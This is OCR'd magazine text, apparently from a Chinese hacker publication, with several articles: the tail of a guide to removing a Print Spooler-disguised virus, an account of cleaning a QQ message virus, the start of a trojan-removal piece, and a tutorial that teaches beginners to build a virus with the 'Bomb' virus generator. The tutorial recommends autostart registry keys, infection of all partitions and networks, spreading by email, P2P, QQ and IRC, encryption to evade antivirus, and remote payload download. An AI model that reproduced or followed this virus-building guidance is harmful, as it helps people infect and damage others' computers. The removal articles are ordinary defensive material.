


图4

然后在本页面下方将模式调为"标准"（图5），网上有些人

说直接在扩展模式下进行操作即可，其实不然，我曾试过，数分钟后进程仍会重新加载。找到“Print Spooler”，右键单击，选择属性，将它禁用，注意，这里不要直接用左边的“启动／停止此服务”来禁用此进程，数分钟后还会重新加载。

经过以上的操作，基本上就ok了，看看任务管理器，里面已经10分钟没出现此进程了！




图5

2.在“开始”——“运行”栏中输入“MSCONFIG”，运行“系统配置实用程序”（图6，由于病毒已清除，所以图6中已经没有此进程了），点击服务标签，去掉“Print Spooler”项前边的勾，再来到“启动”项，去掉相同或相似项目前的勾（不同系统中名称有所出入），如果还发现启动标签中有“dumprep 0 -k”一项，也要去掉其前面的勾，我认为二者有一定联系，然后重启来使设置生效。现在我总算是放心了，电脑已经20分钟没有重启了，看看管理器，嫌疑进程也没有了，一时间觉得世界都是美好的……




图6

3.为了巩固我们的战果，安装一个不错的杀毒软件是极为必要的，我强力推荐卡巴斯基大叔，安装完毕后，需要重启系统，注意，当系统重启时，按F8键，进入安全模式查杀，这样可以保证更彻底，但运行速度相对较慢。查完后重启，进入普通模式，全部搞定！

象“填空”一样开发自己的病毒

Exploit[C.H.U]

通常计算机病毒都是一些天才程序员或是一些高手编写的，对于菜鸟们来说，要想自己写出一个病毒来，几乎是一件不可能完成的任务。不过今天，我们就要让菜鸟轻轻松松的“填”出病毒来。这款功能强大的病毒制造机就是——Bomb定时炸弹高级版，曾经有人把它比做个人的CIH病毒。Bomb定时炸弹高级版运行后的界面如图1所示。




图1

左上方为其主要选项，包括信息、生成文件类型、安装选项、写入注册表、其他启动方式、文件传播类型、目录感染、文件感染、感染方式等许多功能，当用鼠标点选相应功能后，会在界面的下方出现其详细的设置选择。

先来看“信息”选项，名字栏就是病毒的名称，想怎么取就怎么取；作者栏当然是写我们自己喽；版本随便填写。

“生成文件的类型”选项，此处生成的类型就是病毒保存的类型，诸如一些流行的vbs、js、bat、html等都包括在其中。

在“安装选项”中，有“复制到指定目录”和“注册隐藏”两项，选择“复制到指定目录”的话，可以在下面“指定路径”的下拉框中选择一个你想安装的目录位置，我习惯指定“system”。也可以选择隐藏在注册表，“bat名字”、“VBS名字”、“JS名字”也是随便自己定制。

对于“写入注册表启动项”，这个就不用说了吧，为了让你的病毒更好的自启动，我推荐Local machine和Current User这个注册表选项都选上，都是写在run键值上，可以改变键名。

而“其他启动方式”的目的也是为了让病毒更好的自启动，就不多罗嗦了，要注意的是：Autoexec.bat和Winstart.bat仅限Win9X系统。

“文件传播类型”指的是你想利用哪种文件形式传播你的病毒，包括“exe文件”、“bat文件”、“com文件”等。

对于“目录感染”选项，我建议勾选上“感染全部分区”和“内外网扩散”，这样病毒可以更好的感染，更有病毒的特征。也要注意一下，最右下的“Ebd方式”选项仅限于Win9X系统。

“文件感染”、“感染方式”、“宏感染”和“Addictional感染”这几项，其实原理都是一样的，和“目录感染”的利用类似，篇幅有限，就不再过多介绍了，可以感染各种类型的文件，记得曾经win32.parite.a－c病毒就是感染本地及共享网络上的Windows可执行文件，包括exe和scr文件。

上边的那些选项，是其感染、隐藏的设置，而接下来的自然就是重点部分——病毒攻击选项了，这才是它的特色所在！下面的内容绝对让菜鸟们流口水，嘿嘿，动心了吧！

“定时爆炸”选项，是指定病毒发作的时间，可以具体设定为哪月哪日发作，或者每隔几天发作。“黑色星期五”病毒就要诞生在我们菜鸟手中了，这可是正版病毒的特征哦。

对于“恶作剧”选项，bomb在设计上有些缺陷和遗憾，因为里面的选项只限于Win9X系统，因此，该选项选不选都无所谓了，毕竟现在的Win9X系统基本上都绝迹了。

“尝试攻击硬件”选项，这是个重点项目，因为有点符合CIH的性质，“鼠标失控”、“屏幕失控”、“攻击软驱”、“无限碰撞”，想想对方在这些攻击前，气急败坏，手足无措，再配以一双绝望的眼神，哈哈，仿佛一时间，菜鸟的称谓早已经离我们而去，而我们也俨然成了Internet上的

神，那种满足的感觉，真的就象是在云上飘。噢，有点儿跑题了。这四个选项，强烈建议都选上，但唯一的缺陷是前两项仅限于Win9X系统。

“文件修改”选项，呵呵，想做坏黑客的话，就自己看着办吧。不过，未经允许删除他人文件可是违法的。这里也可以改变中病毒电脑里的文件属性。

“弹出消息框”选项，把自己想说的话就写上吧，类似<script>alert("hello")</script>这样的语句，别忘了把“显示消息”勾选上，否则消息是不会显示出来的。

“自我复制”选项，没有自我复制能力的病毒不是好病毒，这里作者充分的给出了几种自我复制的形式。按照自己的要求勾选就可以了。

再接下来，就到了传播方式的具体设置，包括“邮件传播”、“P2P传播”、“mIRC传播”、“pIRCh传播”、“vIRC传播”，限于篇幅就不罗嗦了。在“邮件传播”一项里可以勾选“html格式”以生成网页木马、钓鱼式攻击性质的邮件；“P2P传播”里可以选择简单、复杂等模式，也可以利用“QQ和MSN”来进行传播；“mIRC传播”，我举个例子，“IRC克隆人”病毒会将应用广泛的网络聊天工具mIRC，“克隆”成一个具有强大破坏能力的网络病毒服务器，然后对网络上的其它计算机进行多种形式的攻击，“pIRCh传播”和“vIRC传播”都是类似的性质。

对于“共享设置”，可以勾选“使用驱动器共享”，然后选择“隐藏共享”，再把共享路径按自己的意思修改完成设置。

“自我保护”选项，主要是为了免杀而设置的。“加密设置”选项共提供了三种加密设置，随机加密、反向加密、密码变异。相信该功能虽然没有MD5加密那样强大，但满足我们简单的需求也是足够了，建议全部勾选。




图2

“通知设置”选项写上自己的邮箱地址，以便回馈中病毒者的信息，更好的了解病毒去向。

在“卸载设置”选项，我们可以选择在几天后卸载，也可以指定卸载日期，卸载后病毒彻底清除。

“文件关联”选项，可以设置与其他文件关联并保存到指定路径下。

“WEB下载者”选项的作用类似于挂马，让病毒自动下载文件后运行。在指定url上写入我们自己的网马，并可以指定保存的路径。

“Addictional代码”选项，这里可以写入你自己的炸弹代码，比如写个死循环等等都可以，以扩展病毒的功能，这个选项非常的实用！

当上边所有的选项都设置好后，点击“生成炸弹”按钮，勾选“我同意以上条款”，然后点击“写入配置”保存在指定位置就可以了，如图2。

生成的炸弹和你选择“生成文件的类型”选项是关联的，在“写入配置”后出现“另存为”，“文件名”就是你最开始写入的文件名，“保存类型”在下拉菜单选择，比如这里我写入的就是bat格式的类型，点击保存就可以了。

关于Bomb定时炸弹的设置就简单介绍到这儿，其实里面的很多选项都可以按照自己的意思来选择的，就跟大家做填空题一样，病毒就这么被“填”出来了，如果大家还有什么问题的话，可以到X的论坛（www.hackerxfiles.net/index.php）一起探讨！

（文章所涉及到的Bomb定时炸弹高级版，光盘已收录）

彻底干掉难缠的QQ消息病毒

yizhigu

我的电脑上安装的是Win98和Winxp双系统，对于个人电脑安全我是比较重视的，因此杀毒软件总是升级到最新，几乎隔三差五的就会全盘清查一遍，一直以来这个病毒也就始终是远离自己，只可惜，电脑的使用者除了我之外，还有一个只会上网聊QQ、看电影、浏览网页的老姐。

上星期回到家，直接进到xp系统杀毒，跟平时一样，kv大哥又给我杀了不少病毒，病毒包含三个文件：.exe、notepad.exe、rundll32.exe。病毒定义QQMsg，很容易理解，是qq消息病毒。我进入98系统后，任何可执行文件都打不开，提示windows找不到 .exe，注意到病毒名是空格。都怪我不开窍，直接就用ghost还原了系统，本以为就万事大吉了。可是当用QQ跟人聊天时，居然还是发出消息病毒。该病毒是利用QQ消息传送文件，并且该消息一闪而过，不是特别小心根本不会注意到。

我问了下我老姐，她说是某天她的同事QQ发过来的文件，消息是某某，这里有你需要的工作文件。是否查收。怪不得我老姐会这么不小心。

这个时候我就估计到了，病毒一定感染了QQ文件，否则我还原过的系统怎么可能继续中毒？我在Win98下平时只注意到几个启动文件。根本没有任何异样，可是我打开任务管理器，总是有个rundll32，我记得我有修复注册表的习惯，可是当我用瑞星的regclean。总是不能修复注册表的exe关联，ok，这下我知道了。病毒是改了exe的文件关联，并且用rundll32来监视该键值的改动，我结束进程后，exe文件关联果然修复了。

进了XP系统用KV查杀了一下QQ的目录，果然，TIMPlatform文件被感染了，大家知道这个文件是腾讯即时通讯客户端相关程序，病毒果然狡猾，真的是感染了QQ文件。就算我重装系统，我也不会重装QQ，所以重装系统也是无济于事。然后我查杀了windows\system32，干掉了那3个病毒。进入98后，果然不出现提示了，因为之前我已经修复了exe的文件关联。可是文本文档却打不开了，原来关联文件被修改到了notepad.exe上。我也懒的自己去查找正确键值修改，用regfix把注册表主要键值矫正，但是还是担心注册表没有修复干净，于是下载了一个最新的regclean，总算修复了所有关联。这下总算有个清净的世界了。

在这次杀毒过程中我总结了不少经验，我以往杀毒只注意查杀系统盘，就算感染了系统文件，我可以用sfc或者备份的系统文件修复过来。可是该病毒却非常狡猾，直接感染了qq文件夹里的文件，而且是QQ启动时候必须的TIMPlatform。所以杀毒时大家也要注意病毒是否感染到其他文件，特别是常用的。所以查杀硬盘所有分区是非常必要的。还有就是注册表关联，杀毒后一定要注意修改注册表关联，因为杀毒软件是不会替你做这些事的。大家最好是把新装的系统用scanreg命令或者优化大师等工具做好注册表备份。常在河边走，哪有不湿鞋，还是小心行的万年船，个人安全意识是非常重要的。

最后提醒大家不要过于相信杀毒软件，只有自己动手，才会体验成功！这里我送给用Win98系统的朋友一个此操作系统的任务管理器TASKMGR，希望对你们有帮助。

（本文涉及到的软件RegClean、RegFix、TASKMGR，光盘已收录）

中了木马你别愁

文章难易度：★★
文章简介：介绍一个遇到的病毒/木马的清除方法以及对于伪装壳或变形壳的脱壳。

无名的小小菜鸟

现在的木马和病毒几乎是无孔不入，可以说，每天都会有许多新品种上“市”。倘若你的电脑中了木马或是病毒，请千万别大惊小怪，因为这实在是太正常了。即使是我们这些经常关注网络安全的菜菜，也没有人敢说自己从来没中过木马或病毒。

因为我的电脑里有许多黑客工具，所以有时会关闭掉杀病毒软件的自动监控，结果去了几个网站后，就觉得网络连接有点不正常了，于是重启电脑。难不成自己又中招了？

我用Ctrl+Alt+Del调出任务管理，开始检查进程，发现了一个不“正常”的进程：lasse.exe（图1），不仔细看还以为是lsass.exe呢。我立即结束掉这个进程。既然这个程序没有插入别的进程，而通常木马和病毒都会开机后自动启动，那么在启动中一定会有所发现。我打开msconfig，发现在“服务”项中有一个不是系统服务的PlayServer（图2）。




图1

